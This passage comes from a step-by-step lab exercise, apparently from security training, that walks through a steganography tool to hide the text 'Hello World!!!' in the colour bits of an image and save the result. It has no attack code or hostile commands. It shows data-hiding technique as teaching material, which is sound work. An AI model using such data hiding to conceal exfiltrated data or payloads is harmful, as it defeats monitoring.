
31. In the **Image Options** page, click on **Embed Files/Data** button.



32. In the **Embed Data** page check the checkboxes under row **5** and in columns **R**, **G**, and **B** as shown in the screenshot.




33. Scroll down to **Input Data** field and ensure that **Text** option is selected from the drop down, and type **Hello World!!!** and click on **Go**.




34. Scroll down to see the image in the **Output** section, save the image by clicking **Download Extracted Data** button.

Note: If a **Opening Island.png** pop-up appears, select **Save File** radio button and click on **OK**.

